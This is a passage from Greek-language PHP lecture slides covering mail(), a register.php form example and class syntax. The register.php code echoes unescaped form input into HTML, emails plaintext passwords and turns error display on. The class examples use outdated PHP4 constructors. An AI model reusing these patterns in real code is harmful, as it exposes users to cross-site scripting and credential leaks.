- Πάντως, αυτό το cross-site profiling δεν είναι εφικτό σε απλά sites, επειδή τα cookies είναι site specific.

E-mail





- Λειτουργίες του E-Mail:
 - Για την αποστολή χρησιμοποιούμε το SMTP
 - Για την επισύναψη μη text δεδομένων χρησιμοποιούμε την κωδικοποίηση MIME

`bool mail (string to, string subject, string message [, string additional_headers [, string additional_parameters]])`

- Η `mail()` αυτόματα στέλνει με `mail` το μήνυμα όπως ορίζεται στο `message` στον παραλήπτη όπως ορίζεται στο `to`. Πολλαπλοί παραλήπτες μπορούν να οριστούν με την προσθήκη ενός κόμματος ανάμεσα σε κάθε διεύθυνση στο `to`.
- Email με συνημμένα αρχεία και ειδικούς τύπους περιεχομένου μπορούν να αποσταλούν με την χρήση αυτής της συνάρτησης. Αυτό πραγματοποιείται μέσω MIME-κωδικοποίησης .

Παράδειγμα: E-Mail



```
<?
```

```
$message="Text to send through mail";
```

```
mail("nobody@example.com", "Subject Text",  
    $message, "From: webmaster@example.com");
```

```
?>
```

E-mail με επιπλέον headers



```
<?php
```

```
mail("nobody@example.com", "the subject",  
    $message,
```

```
    "From:
```

```
webmaster@{$_SERVER['SERVER_NAME']}\r\n"
```

```
    ."Reply-To:
```

```
webmaster@{$_SERVER['SERVER_NAME']}\r\n"
```

```
    ."X-Mailer: PHP/" . phpversion());
```

```
?>
```

register.php



```
<?php // register.php
// This page lets people register for the site (sort of).

// Address error handling.
ini_set ('display_errors', 1);
error_reporting (E_ALL & ~E_NOTICE);

// Set the page title and include the header file.
define ('TITLE', 'Register');

// Basic HTML formatting stuff.
print '<div id="leftcontent">
    <h1>Registration Form</h1>
    <p>Register so that you can take advantage of certain features
    like this, that, and the other thing.</p>';
```



```
// Check if the form has been submitted.
if ( isset ( $_POST['submit'] ) ) {

    $problem = FALSE; // No problems so far.

    // Check for each value.
    if ( empty ( $_POST['username'] ) ) {
        $problem = TRUE;
        print '<p>Please enter a username!</p>';
    }

    if ( empty ( $_POST['first_name'] ) ) {
        $problem = TRUE;
        print '<p>Please enter your first name!</p>';
    }

    if ( empty ( $_POST['last_name'] ) ) {
        $problem = TRUE;
        print '<p>Please enter your last name!</p>';
    }

    if ( empty ( $_POST['email'] ) ) {
        $problem = TRUE;
        print '<p>Please enter your email address!</p>';
    }
}
```



register.php (συν.)



```
if ($_POST['password1'] != $_POST['password2']) {  
    $problem = TRUE;  
    print '<p>Your password did not match your confirmed  
password!</p>';  
}  
  
if (!$problem) { // If there weren't any problems...  
  
    print '<p>You are now registered!<br />Okay, you are  
not really registered but...</p>';  
}
```

register.php (συν.)



```
// Send the email.
$body = "Thank you for registering with the Christos Goumopoulos fan club!
Your username is {$_POST['username']}. Your password is {$_POST['password1']}.";
$headers = 'MIME-Version: 1.0' . "\r\n";
$headers .= 'Content-type: text/html; charset=iso-8859-1' . "\r\n";
$headers .= 'From: goumop@aegean.gr';
mail ($_POST['email'], 'Thank you for registering at the Aegean University
Fan Club!', $body, $headers);

} else { // Forgot a field.
    print '<p>Please try again!</p>';
}
} // End of handle form IF.
```

register.php (συν.)



```
// Display the form.
print '<form action="register.php" method="post"><p>';

print 'Username: <input type="text" name="username" size="20" value="' .
$_POST['username'] . '" /><br />';

print 'First Name: <input type="text" name="first_name" size="20" value="' .
$_POST['first_name'] . '" /><br />
Last Name: <input type="text" name="last_name" size="20" value="' .
$_POST['last_name'] . '" /><br />
Email Address: <input type="text" name="email" size="20" value="' .
$_POST['email'] . '" /><br />';

print 'Password: <input type="password" name="password1" size="20" /><br />
Confirm Password: <input type="password" name="password2" size="20" /><br />
<input type="submit" name="submit" value="Register!" /></p>
</form>';

// Complete the HTML formatting stuff.
print '</div>';
?>
```

Αντικείμενα (objects)



- Η PHP είναι object-oriented
- Δημιουργία αντικειμένου
 - `$object = new Class;`
- Πρόσβαση ιδιοτήτων και μεθόδων
 - `$object->propertyname`
 - `$object->methodname([arg, ...])`

Δήλωση κλάσης

```
class classname [ extends baseclass ] {  
    [ var $property [ = value ]; ... ]  
    [ function functionname (args) {  
        // code  
    }  
    ...  
]  
}
```

Παράδειγμα



```
class Person {
    var $name, $address, $age;

    function Person($name, $address, $age) {
        $this->name = $name;
        $this->address = $address;
        $this->age = $age;
    }
}

class Employee extends Person {
    var $position, $salary;

    function Employee($name, $address, $age, $position, $salary) {
        $this->Person($name, $address, $age);
        $this->position = $position;
        $this->salary = $salary;
    }
}
```